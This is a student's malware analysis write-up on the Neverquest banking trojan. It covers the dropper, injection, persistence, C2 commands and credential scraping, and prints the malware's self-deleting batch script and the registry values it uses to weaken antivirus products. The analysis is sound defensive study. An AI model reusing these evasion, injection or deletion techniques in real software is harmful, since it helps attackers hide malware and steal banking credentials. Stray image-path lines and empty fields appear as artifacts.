Jeff Brandon
jdbrando@andrew.cmu.edu
Semester Project Writeup

1. Executive Summary

This document contains an in depth analysis of the commercial scale malware known as neverquest. Beginning with a dropper and continuing through obfuscated executables and libraries, this document aims to provide an in depth analysis of neverquest. We know from previous third party analysis that this malware is designed to target banking information, stealing credentials and initiating fraudulent transactions are standard fare for this program. It also does a good deal of self replication, obfuscation, and communication with remote servers. Because access to the remote servers was not available for this analysis, some of the analysis in this document is speculative as to what the remote server may do. Despite that inconvenience this document should provide a fairly complete view into how neverquest operates. In this paper there is analysis of: malware components and their relationships to one another, persistence capabilities, encryption capabilities, communication protocols, data collection routines, decoding routines, and steps to remove the malware from an infected system. Finally concluding remarks will be given at the end of this document.

2. Malware Trends

components:
malware.bin
mainOUT-crypted-5.exe
<randomName>.bat
Dinara-23.jpeg
<randomName>.dat (dll)
memoryPayload
    thread code
    32 bit PE file
    64 bit PE file
Relationships between components:
malware.bin is a obfuscated dropper that produces mainOUT-crypted-5.exe, and Dinara-23.jpg and then executes mainOut. mainOut is responsible for dropping a .dat file that is actually a dll, and loading it. Then mainOut runs the .bat file to delete both mainOut and the .bat file. The .dat file copies a memory payload into a buffer and then creates a thread in other processes memory to execute it. The thread will prepare and execute one of two PE files based on whether the system it is running on is 32bit or 64bit.

Description of Components:

The Dropper

The first executable file is fairly obfuscated. It jumps into the middle of instructions and utilizes return oriented programming to make reverse engineering more complicated. Its primary function is to get a reference to ShellExecute, CreateFile, ReadFile, and WriteFile and use them to drop a malware file and execute it. This malware file is written to “C:/Documents and Settings/<CurrentUser>/Local Settings/Temp/ mainOUT-crypted-5.exe” then ShellExecute is used to run the file. mainOUT-crypted-5.exe is run and it deletes itself, more analysis on this will be given later. Next the malware creates a new file in the same directory Dinara-23.jpg. Then in a similar fashion to the first file, the malware calls ShellExecute to open the Dinara-23.jpg file. After this another call to ShellExecute is made attempting to open the Temp file, but this appears to fail. Soon after the executable finishes its execution. The executable has an icon of an attractive woman which is presumably designed to convince unsuspecting victims to run the malware. This is the main reason the Dinara-23.jpg file is opened, to help keep up the illusion that the malware is a picture.

mainOut-crypted-5.exe

This file is highly obfuscated, it calls virtualAlloc and unpacks first into the allocated block. Then a call is made into that block where more unpacking is done that essentially rewrites the text segment of the program. After unpacking completed in dynamic analysis I dumped the program using OllyDumpEx and found a few interesting strings using ida to analyze the dump. Also worth noting, the entry point of the unpacked malware is at offset 0x401096. It appears to contain a list of several well known antivirus programs. After returning the original text segment in OllyDbg it can be seen that a call is made to GetUserNameW. I saw a call to create a registry key with the parameters:
hKey = HKEY_LOCAL_MACHINE
Subkey = "SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\"
pHandle = 0012F900

Then it makes a call to RegSetValueExA with parameters:
hKey = 68
ValueName = "DefaultLevel"
Reserved = 0
ValueType = REG_DWORD
Buffer = 0012F90C
BufSize = 4
Then RegSetValueExA is called again, this time with parameters:
hKey = 68
ValueName = "TransparentEnabled"
Reserved = 0
ValueType = REG_DWORD
Buffer = 0012F900
BufSize = 4

Then its called again with parameters:
hKey = 68
ValueName = "PolicyScope"
Reserved = 0
ValueType = REG_DWORD
Buffer = 0012F8F4
BufSize = 4

Again its called parameters:
hKey = 68
Subkey = "ExecutableTypes"
ValueType = REG_MULTI_SZ
Value = "WSC"
Length = 7D (125.)

Then a call is made to RegCloseKey(68) to close the file. 68 refers to the window according to OllyDbg.
After closing the registry file a call is made to SHDeleteKey with parameters:
hKey = HKEY_LOCAL_MACHINE
SubKey = "SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\"
which appears to delete an existing windows registry key.

Then after a series of strcats, a call is made to GetFileAttributesA with the parameter:
FileName = "C:\Program Files\AVAST Software"

GetFileAttributesA returns -1 and sets the last error if it fails to find a file, otherwise it returns a File_Attributes value that specifies attributes about the file. The malware checks against -1 to see if the file was found or not. If the file is found additional processing is done which appears to manipulate the registry. Presumably this section undermines the antivirus software.

After the first call the malware iterates on GetFileAttributesA with the following file paths:
FileName = "C:\Program Files (x86)\AVAST Software"
FileName = "C:\Documents and Settings\All Users\Application Data\AVAST Software"
FileName = "C:\Program Files\Avira GmbH"
FileName = "C:\Program Files (x86)\Avira GmbH"
FileName = "C:\Documents and Settings\All Users\Application Data\Avira GmbH
FileName = "C:\Program Files\Avira"
FileName = "C:\Program Files (x86)\Avira”
FileName = "C:\Documents and Settings\All Users\Application Data\Avira"
FileName = "C:\Program Files\Kaspersky Lab"
FileName = "C:\Program Files (x86)\Kaspersky Lab"
FileName = "C:\Documents and Settings\All Users\Application Data\Kaspersky Lab"

FileName = "C:\Program Files\Kaspersky Lab Setup Files"
FileName = "C:\Program Files (x86)\Kaspersky Lab Setup Files"
FileName = "C:\Documents and Settings\All Users\Application Data\Kaspersky Lab Setup Files"
FileName = "C:\Program Files\DrWeb"
FileName = "C:\Program Files (x86)\DrWeb"
FileName = "C:\Documents and Settings\All Users\Application Data\DrWeb"
FileName = "C:\Program Files\Norton AntiVirus”
FileName = "C:\Program Files (x86)\Norton AntiVirus"
FileName = "C:\Documents and Settings\All Users\Application Data\Norton AntiVirus"
FileName = "C:\Program Files\ESET”
FileName = "C:\Program Files (x86)\ESET"
FileName = "C:\Documents and Settings\All Users\Application Data\ESET"
FileName = "C:\Program Files\Agnitum"
FileName = "C:\Program Files (x86)\Agnitum”
FileName = "C:\Documents and Settings\All Users\Application Data\Agnitum"
FileName = "C:\Program Files\Panda Security"
FileName = "C:\Program Files (x86)\Panda Security"
FileName = "C:\Documents and Settings\All Users\Application Data\Panda Security"
FileName = "C:\Program Files\McAfee"
FileName = "C:\Program Files (x86)\McAfee"
FileName = "C:\Documents and Settings\All Users\Application Data\McAfee"
FileName = "C:\Program Files\McAfee.com"
FileName = "C:\Program Files (x86)\McAfee.com"
FileName = "C:\Documents and Settings\All Users\Application Data\McAfee.com"
FileName = "C:\Program Files\Trend Micro"
FileName = "C:\Program Files (x86)\Trend Micro"
FileName = "C:\Documents and Settings\All Users\Application Data\Trend Micro"
FileName = "C:\Program Files\BitDefender"
FileName = "C:\Program Files (x86)\BitDefender"
FileName = "C:\Documents and Settings\All Users\Application Data\BitDefender"
FileName = "C:\Program Files\ArcaBit"
FileName = "C:\Program Files (x86)\ArcaBit"
FileName = "C:\Documents and Settings\All Users\Application Data\ArcaBit"
FileName = "C:\Program Files\Online Solutions"
FileName = "C:\Program Files (x86)\Online Solutions"
FileName = "C:\Documents and Settings\All Users\Application Data\Online Solutions"
FileName = "C:\Program Files\AnVir Task Manager"
FileName = "C:\Program Files (x86)\AnVir Task Manager"
FileName = "C:\Documents and Settings\All Users\Application Data\AnVir Task Manager"
FileName = "C:\Program Files\Alwil Software"
FileName = "C:\Program Files (x86)\Alwil Software"
FileName = "C:\Documents and Settings\All Users\Application Data\Alwil Software"
FileName = "C:\Program Files\Symantec"

FileName = "C:\Program Files (x86)\Symantec"
FileName = "C:\Documents and Settings\All Users\Application Data\Symantec"
FileName = "C:\Program Files\AVG"
FileName = "C:\Program Files (x86)\AVG"
FileName = "C:\Documents and Settings\All Users\Application Data\AVG"
…
The list goes on.

Note: After reading some 3rd party analysis, it appears that creating these registry files for an antivirus if it is present is designed to cause the antivirus to run a reduced privilege level, rendering it ineffective.

Then the malware loads a .dat file with a pseudorandom name. More analysis on this later.

Soon after this mainOut-crypted-5.exe creates a .bat file with a random name and executes it using WinExec. Sample Parameters:
CmdLine = ""C:\DOCUME~1\IEUser\LOCALS~1\Temp\\vbssddzc.bat" "C:\Documents and Settings\IEUser\Local Settings\Temp\ mainOUT-crypted-5.exe""
ShowState = SW_HIDE

The command deletes the given files at the specified paths. Immediately after running the batch script, the malware calls ExitProcess.

MainOut has a string suggesting that aPlib v1.01 was used as a compression library.

the .bat file

contents:
attrib -s -r -h %1
:l751118530
del /F /Q %1
if exist %1 goto l751118530
del %0

This is pretty simple, it first uses the attrib command to clear the file system, read-only, and hidden statuses if they exist for the second parameter, and then deletes the file specified by the second parameter. It deletes the file until it isn't found any more. Finally the script deletes the file specified by the first parameter, in the case of this malware, the parameter specifies the .bat file containing the script.

the .dat file

The .dat appears to be a .dll when opened in OllyDbg. Because of this I ran it using a load function stub within OllyDbg. This worked for some basic functionality but I had more complete analysis when I attached OllyDbg to Internet Explorer or Notepad, set a breakpoint on thread create, and ran the malware. From the entry point of the dll it appears that the code is packed and it enters an unpacking routine wherein it gets references to VirtualAlloc, VirtualFree, VirtualProtect, and LoadLibrary among other functions. Then using VirtualAlloc it allocates a buffer, moves some code into it which proceeds to unpack the .dat file contents. When unpacking is finished control jumps to offset 6E013A0.

At a high level, when mainOUT runs it causes the .dll to be loaded by currently running processes. When the .dat loads it unpacks a payload into a virtually allocated buffer and then creates a thread that will execute that code in a remote process using CreateRemoteThread.

This thread also allocates a buffer and copies a PE file into it. The parameter to the thread contains numerous values and buffers. Some values passed include addresses of commonly used functions like VirtualAlloc, VirtualFree, and LoadLibraryA. Other parameters include a reference to the file path of the .dat file, and unallocated space, presumably to be used as buffer space or synchronization. Using the function addresses passed in through the parameter struct the thread allocates buffers and prepares the injected PE so static analysis tools like ida can't know for certain what function is being called. After the PE is prepared, the thread uses a call instruction to jump to the PE files entry point.

Injected PE

The PE file contains the bulk of the malware functionality. It runs within the context of another process so it performs some checks to see what kind of application it is running in and behaves accordingly. For instance if the malware detects that it is running in the context of a web browser, it can prepare various javascript attacks on target websites. During the initialization routine of the main library, the malware creates hooks for several well known functions, essentially wrapping functionality and modifying it to benefit the malwares purposes. The PE file (also a dll) initially sets up communication with command and control server(s) and creates several threads for receiving commands or doing other data processing. After initial setup the malware essentially waits for a command and harvests data.

There is a location where the malware uses http protocols to communicate with a number of command and control servers. These servers names are hidden before being used but can easily be decrypted because the encryption is done simply. The decryption routine uses a hard-coded seed for a pseudo-random value generator which is then used in a xor cipher to decrypt the encrypted data. The decrypted message produced the hostnames of several command and control servers.

Commands are received as byte values which are then used as indices into function tables. These command functions often create even more threads to carry out the desired command.

One such function table seems to revolve around a javascript function. Among other things the javascript seems to communicate using XMLHTTPRequest objects with a remote server. javascript specifies various functions with url value set to a number.
The below numbers are associated with the following functions.

1 -> setVal
2 -> getVal
3 -> delVal
6 -> screenshot
7 -> logAdd
8 -> updateConfig
9 -> startSocks
10 -> startVNC
11 -> sendForm

This actually appears to align with the function table at address 0x10020D94

Another function table is used in a thread created when the malware detects it is running in the context of internet explorer. It seems to in some degree process commands received from an internet file on a command server.

3. Persistence capabilities

The mainOut-crypted-5.exe modifies registry values installing itself in the registry under the systems run file path. The malware also sets up regsvr32 with the /s command to cause processes to run “silently”. This basically means that the processes won’t open a command window so they are less visible. This will cause the malware to begin on startup, allowing it to inject itself in running processes. At address 0x10009E7 a function exists that I believe installs the malware again due to another reference to the run file path, “Software\Microsoft\Windows\CurrentVersion\Run”.

4. Encryption Capabilities

malware.bin
0x401ED9: Subtraction cipher decryption

mainOUT-crypted-5.exe
Several xor ciphers used in unpacking

mainOUT-crypted-5.exe (post unpacking)
0x401968: crc32 hashing implementation

.dat
Several xor ciphers using both constant and variable values

.dat (post unpacking)
0x6E01F00: crc32 hashing implementation

WriteMemPayload (thread)
No crypto to speak of

32bit PE Payload (WriteMemPayload thread calls this)
0x1000A4D9: xor cipher with random seed used to decrypt hostnames of command and control servers
0x1000F7BD: crc32 Table generation function (used to compute future hashes)
found an xor key of EDB88320, appears to be a seed of sorts for something called a Debrujin Sequence used for CRC32 table generation at runtime.
0x1000F81C: use MD5 to hash a stream of data (used to verify updates to malware)
0x10017E77: Decode a base64 encoded block then use PK11sdr_decrypt to decrypt
0x10017F86: Function gets encrypted data from mozilla logon database tables and decrypts
0x100114BC: use SHA1 to hasha stream of data (used verifying IE registry)
0x100194BC: performs stream hash using SHA1 hashing algorithm
0x1000A437: Decryption of config file using first part as seed to rand for xor cipher
0x1000A4C1: Re encryption of same buffer using same algorithm

List of Keys
malware.bin
0x401ED9: cipher uses 66 and 99 as sub and xor constant values to deobfuscate

32bit PE payload dll
0x10027120: hostname file decryption seed: 0x29D8F4
0x10027830: RSA Key stored here in a blob

5. Communication

Protocols Used

HTTP
SOCKS
TCP
VNC

Detailed Description of Protocol

Http is used for communication with the command and control servers. Http GET and POST requests are used to perform the communication. Often these messages are to request updated configuration files or to get a list of commands from the control server. The command structure appears to break down in the following way:

Communication packet structure from InternetReadFile
0: “ok” - magic string notes beginning of command file
2: CommandSizeByte - size of the command packet in number of Commands
3: CommandArrayHead - first command structure with a number of elements specified by CommandSizeByte

CommandArrayHead structure
0: CommandTypeFlag - if 1 dispatch a command, else parse compressed Config File
1: SizeArgument - size argument passed to Command Execution routine or config parsing routine (first one appears at offset 4 from CommunicationPacket structure)
5: Parameter - to CommandThread or Compressed ap32 config buffer of size specified by SizeArgument (first one appears at offset 8 from CommunicationPacket structure)

Socks is definitely used based on debugging strings that are available. However for what purpose is unclear at this time. Some simple research led me to believe that it is probably used as an anonymizing proxy, which would make sense if this is banking malware designed to initiate malicious transactions. It does seem to be associated with registry keys name _proxy and _hrc so that supports the proxy theory.

TCP is used for establishing communication with the command and control server. It appears that after finding a hostname and setting up a socket, the client will receive a byte with a magic value identifying a “trusted host” and then receive one more byte specifying how many more bytes the command and control server is sending. Then based on that payload the bot will try to verify the remote server and then send identifying information about itself to the server. The malware will perform some communication and compare received values to expected values. If there is a mismatch it is treated as an error case so that is why I’m speculating that this is some kind of remote verification scheme.

VNC is a form of remote desktop control so the vnc server set-up is most likely designed for malicious users to remotely control an infected machine.

Description of encryption used in communication

The configuration files received from command and control servers are compressed with ap32 and encrypted using a similar tactic to that seen in the storage of hostnames. Essentially the first double word of the payload acts as the seed to the random number generator used in the xor cipher for deobfuscating the config file.

Although not technically compression, other communication is done by delivering a compressed gzip blob which needs to be decompressed before it is handled.

Command list description

First Function Table

PrepPipeExecCommand

This command calls a function called CallNamedPipeA which will read and write to the pipe. It appears to be writing a command to the pipe and reading a command also but I can't see where the read command is being handled. The command value written appears to be 3 which I would assume is associated with the function at index 3 of the command table. This function would be PrepPipeWinExec if it is associated with the same command table.

CommandLineExecInternetProg

Using the argument passed this function creates a file path to a .exe file. Then using ReadInternetFile functionality, a file is fetched from the internet and written to that path. Finally the file is executed using WinExec. This function is probably how command and control servers can get bots to perform arbitrary code execution.

PrepPipeWinExec

Writes the command to perform CommandLineExecParse to the pipe. The command written is 2, I assume this corresponds to the function at index 2 of the command table. This function performs a WinExec so I imagine this function is used to notify that data is ready to be exec'd.

CookieScraper

This command causes the malware to read cookie information on the host machine and prepare it to be sent back to command and control. It creates a file path to a "random" file and looks for Mozilla Firefox profile data in a sqlite database. It also looks for FlashPlayer data in a file named sol.

AddTrustedPublisher

Makes changes to the hosts certificate information using secure system store. The command operates by generating a randomly named file and using that when it looks at Certificate data. It will open the systems secure store and iterate over certificates, writing data to a buffer. This buffer is then used to create a file with a sizable file name. The file has a .pfx extension suggesting it is a personal information exchange file, usually used for driver signing. Based on strings referenced in the function I think that this command is designed to add a publisher to the

computers list of trusted publishers. This way the malware can install itself and run as if the user had granted it a trusted status.

ProcessListCommand

Adds a process list command to the command queue using setEvent. This is carried out by crafting a string consisting of a bots identifying value, a new line, and then “COMMAND:” followed by the command to be issued. In this case the command is “PROCESS_LIST” and once the command string is created it appears to be sent to a remote server by signaling an event.

DeleteInternetHistory

Removes internet cookies. Uses strings like “cookies.sqlite” and “cookies.sqlite-journal” to identify target files and deletes them. Some fast internet research reveals that these file names are associated with Mozilla so more likely than not this command removes the cookies associated with the Firefox browser. This command also finds the ~/Macromedia/Flash Player/ directory and removes contents from that file path.

LogCommand

Adds a log command to the command queue using setEvent. Specifically it uses an argument to the command handler as what needs to be logged, then the handler calls a function to create a command string and set an event signaling that the command is ready to be transmitted.

PrepProcessListCommand

Writes to pipe command to issue a process list command. Specifically the command handler issues a call to CallNamedPipe writing a 6 to the area that appears to specify commands. Using 6 as an index into the command handler table I believe that this command handler is used to signal that the bot is ready to issue the PROCESS_LIST command.

StartSocks

Causes the bot to initialize a SOCKS server. The command parses an argument looking for a port to connect on. Then it initializes a server and waits to receive commands to execute. It also creates a ping measuring thread. The command table used for the socks command handling is generated dynamically but it appears that command include a resume thread function, and a function that creates a new socket for communication.

QuitSocks

Frees resources and removes a registry key named “_proxy”, referenced by a GUID previously used to set up VNC or socks. The _proxy string was specifically used in the start socks command so I believe this command is intended to end socks communication. This command handler also uses CallNamedPipe to write a command specified by 5. Therefore I think that after this command completes the bot is ready to add a trusted publisher. It is also possible that I am associating this command index to the wrong command table because that doesn’t make too much sense.

VNCStartCommand

Sets up VNC on the infected system. This is relatively easy to see based on debugging strings present in the command handler. Based on an argument passed to the handler, VNC is started at a specific address and operates with the named pipe in some way. If created successfully a message saying “Start VNC Status[Local]” is logged.

VNCQuitCommand

Removes a registry key dealing with “_hrc” and sets an event specified by a previously calculated GUID associated with VNC communication. _hrc was used when setting up VNC before so I would say that this command is invoked to tear down VNC and cover tracks by removing registry keys associated with it. This command handler also writes 8 to the named pipe, this would be associated with the command to Log data.

UpdateNoReboot

installs a new version of the malware and does not reboot. This is accomplished by first getting a new file from the internet (command and control server). Once the file is fetched successfully the handler checks crc32 hash for validity and also checks MD5 using the microsoft crypto library functions. When these checks have passed, the handler writes the file and stores it into a mapped view for the process. The file written to is in fact the .dat file that contains the thread library. At this point old files are removed from the registry, and new files are added and prepared to execute on startup by placing them in the run file path. In this specific handler no reboot is performed.

UpdateWithReboot

Performs the same operations as UpdateNoReboot except a different flag parameter is passed to a function in order to specify that a reboot should be performed.

ShellExecuteOpen

Uses shellexecute to open or run a file. The file to open is specified by the parameter passed to the command, the actual argument passed to ShellExecute is stored at offset 1 of the parameter.

DeleteVNCandSocksRegistry

Removes data stored in the VNC registry location. Specifically it creates a string “SOFTWARE/AppDataLow/<VNCandSocksGUID> and uses that as a parameter to a function that deletes registry values.

PonyScrapeRoutine

Parses and sends data to command and control server, major data collection component is implemented here. More detailed analysis is performed on this function in the data collection capabilities section of this write up.

Javascript Command Handlers

MoveData

Copies data in a synchronized fashion, analysis of this function is not very complete.

SetVal

Creates a registry key and initializes it to a value specified by the parameter passed to the command handler. The key is created in the malwares communication related path (related to VNC and Socks communication). This function uses ‘+’ and ‘-’ based on error or success of registry creation as an argument to a data copying function. Because of this I suspect that this is somehow related to logging data.

GetVal

Copies data from Communication registry files. The command handler is designed to read an entry from the comm registry and do something based on that files value elsewhere.

DeleteVal

Removes a registry key from the Communication registry key path. Based on whether the delete succeeds a ‘+’ or ‘-’ is logged for success or failure respectively.

GetOrPostServerHandler

This command handler first gets a command and control hostname from the “encrypted” blob of names. Then using that destination, a call to ReadInternetFile is made (after a series of HTTP requests) to get a configuration file. This file is then copied to a location according to arguments passed to the command. Based on the javascript function this function handles both the GET and POST case for server data.

GetOrPostHandler

This function reads a url-encoded form and copies the data received to a location specified by the argument to the command handler. This is, according to the javascript, a handler for Get and Post requests.

Screenshot

Logs the URL of the active window in a well known location to later send to command and control server. It does this by creating a thread that grabs foreground window data. Then after data is collected it creates a string with the bot id and a URL fetched from the active window and sets an event. I wouldn’t have known this was a screenshot function if I hadn’t figured out this function table was associated with handling the javascript commands.

LogAdd

Uses logging function to log the current value of last_error locally

UpdateConfig

Calls set event to denote that an event has occurred. It is a hard coded event so this function deals with one event only. Based on the javascript commands I can see that the event is actually a ConfigUpdate Event.

StartSocks

Initializes the SOCKS server, is essentially a function wrapper around StartSocksCommand documented earlier. Based on the result of starting the socks server, a log message is created, again using ‘+’ to signify success and ‘-’ to denote failure.

StartVnc

Sets up VNC using a wrapper around a VNC setup function, then logs the success value

SendForm

Parses a Command from a buffer given as an argument to the command. When parsing is complete the handler generates a string using the bot id and a URL. Then it sets an event to notify that the data is ready to send.

HijackDesktop

Gets and modifies desktop window status. It modifies windows styles and sends messages to ancestor windows.

ManageThreads

Modifies thread behavior posts a message to a window

CreateSendThread

Creates a send event, a send thread and sets the event

ReceiveData

Receives data and writes to clipboard

SendClipBoardData

Flushes clipBoard data and sends it to command server

OpenAProgram

Opens a specific program using shellExecute. Programs that may be opened include IExplorer.exe, Firefox, Outlook, cmd.exe, explorer.exe, taskmgr.exe

SetExitEvent

Sets event specifying that exit should be called by a thread waiting on that event.

ClearEaxAndPopStack

Sets eax to 0 returns after clearing 8 bytes from stack. This may be some kind of cleanup function.

SetCommand

Sets a global command value, this value appears to be set when the desktop is already captured.

CreateOpenProcessThread

In a new thread opens one of several target programs. Programs include outlook, internet explorer, firefox.

SetTransmission

Sets a transmission value, may signify data is ready to transmit because it is set to 0 immediately before sending data.

ExecuteSetEvent

Sets an event signaling info is ready about a url.

ExecuteSubstringSearch

Searches parameter for given substring, if found signals an event

ExecuteOtherSubstringWrapper

Performs substring search with slightly different parameters

RegexParser

Matches an argument using regex vb library. This is somewhat speculative as the vb comObj is difficult to reverse engineer as documentation is poor.

SendKeywordExtractionData

Packs up data on websites where keywords were encountered and sends it to command server in a compressed payload.
CommandExecutor - parses a command argument and handles it (commands include user_id%, version_id%, framework_key%, framework%, and random%

ExecuteACommandNoSubstringSearch

Uses an argument to pass to the command executor, does not perform a substring search on command arg, flag value of 2

ExecuteACommandSubstringSearch

Passes an argument to command executor, a substring search is performed, flag value of 0

ExecuteACommandWrap

Third wrapper for command executor, flag value of 1 passed

RegexMatchCommandExecute

Based on the result of a regex parser, execute a command (if match occurred presumably)

ExecRegex

Similarly, it executes a command based on whether a regex pattern matches but a different object is being parsed in this command handler it seems. flag value passed is 0

ExecRegex2
Another regex exec wrapper, this time flag value passed is 1. It is unclear how exactly this flag value is used to impact execution but it appears to affect the calculation of certain variables.

RegexParseHostNames

Parses an object for hostnames and if it finds any it contacts them using ReadInternetFile.


Data Collection Capabilities
In the case of this malware, there appears to be a standard data collection library that is used. Based on debugging information I would say it is called Pony. This functionality is called from a command function table and appears to scrape several parts of a users system for data. This data can then be packaged up and sent to the command and control server.

The main scraping routine is located at address 0x10010A8F
In the command mentioned before Pony scrapes the following information:
Password file
Registry information on uninstall string data
Storage Providers of Protected storage
UrlHistory
UrlCache
Microsoft Internet Credentials
Remote Desktop Credentials
Data on several FTP clients
data on several email clients
data on mozilla software products
All data put into a file PDKFile0 and prepared to send
Then using SetEvent the bot will signal that data is ready for sending (line 10009CBB)

At address 0x10002496 a function that parses cookie data can be seen. It appears to grab Firefox profile data


A few areas of the thread library utilize Ole objects specified by the following CLSID RIID information.

CLSID:



Default: ieframe.dll - associated with Launching Internet Explorer with a specified URL and integrity level

RIID:



NumMethods: 10
ProxyStub: {B8DA6310-E19B-11D0-933C-00A0C90DCAA9}

This helped determine that the functions being used here dealt with parsing URL history data. Another CLSID RIID pair specifies a regex object associated with visual basic. That object was more difficult to analyze but since it deals with regular expressions I can only assume that it is being used to parse unknown files for patterns. This likely means that the object will be used to check html files for keywords.

Steps to Uninstall

1. Remove malware.exe file from wherever it was saved.
2. Remove the .dat file from registry path Software\Microsoft\Windows\CurrentVersion\Run
3. Reboot

Conclusion

Neverquest is a very sophisticated malware example. Given malware.bin, a dropper, I followed the malwares execution from when a user first clicks on the Dinara thumbnail, to when the malware loads a heavily threaded library into the address space of each process running on the system.

It is in this heavily threaded library that the malware communicates with remote command servers about what actions it should carry out. The malware also behaves differently based on which program it has been injected into. Whether it is an internet browser or explorer.exe, this virus has a plan of action to take over a victims information.
By using a somewhat well known library, Pony, for a large portion of data collection, the malware is able to exploit vulnerabilities in many commonly used programs.
By using several forms of remote communication, the malware supports many ways to initiate malicious behaviors. As noted previously, one command handling function is designed to execute a file, allowing arbitrary code execution. The main focus of the malware seems to be establishing a bot net of sorts so a top priority is to establish communication with a command server. Once this is done, the command server can send the bots files to execute. This makes reversing these portions of code challenging because they are not packaged in the malware. Instead they are housed remotely on a malicious server. Based on third party analysis these files to be executed are often aimed at exploiting banking websites or using a user's credentials to initiate a transaction without their knowledge.

I ran procMon which verified the general flow of events when running the malware after filtering out other "noisy" processes. Given more time I would like to parse this in more detail and also see what happens when I don't filter so aggressively. Mainly because the malware injects code into the address space of other processes and I'm quite positive that I wasn't able to see anything happening with web browsers or explorer.exe. Both processes are checked by the injection thread to see if it should behave a certain way.

Malware Decoding

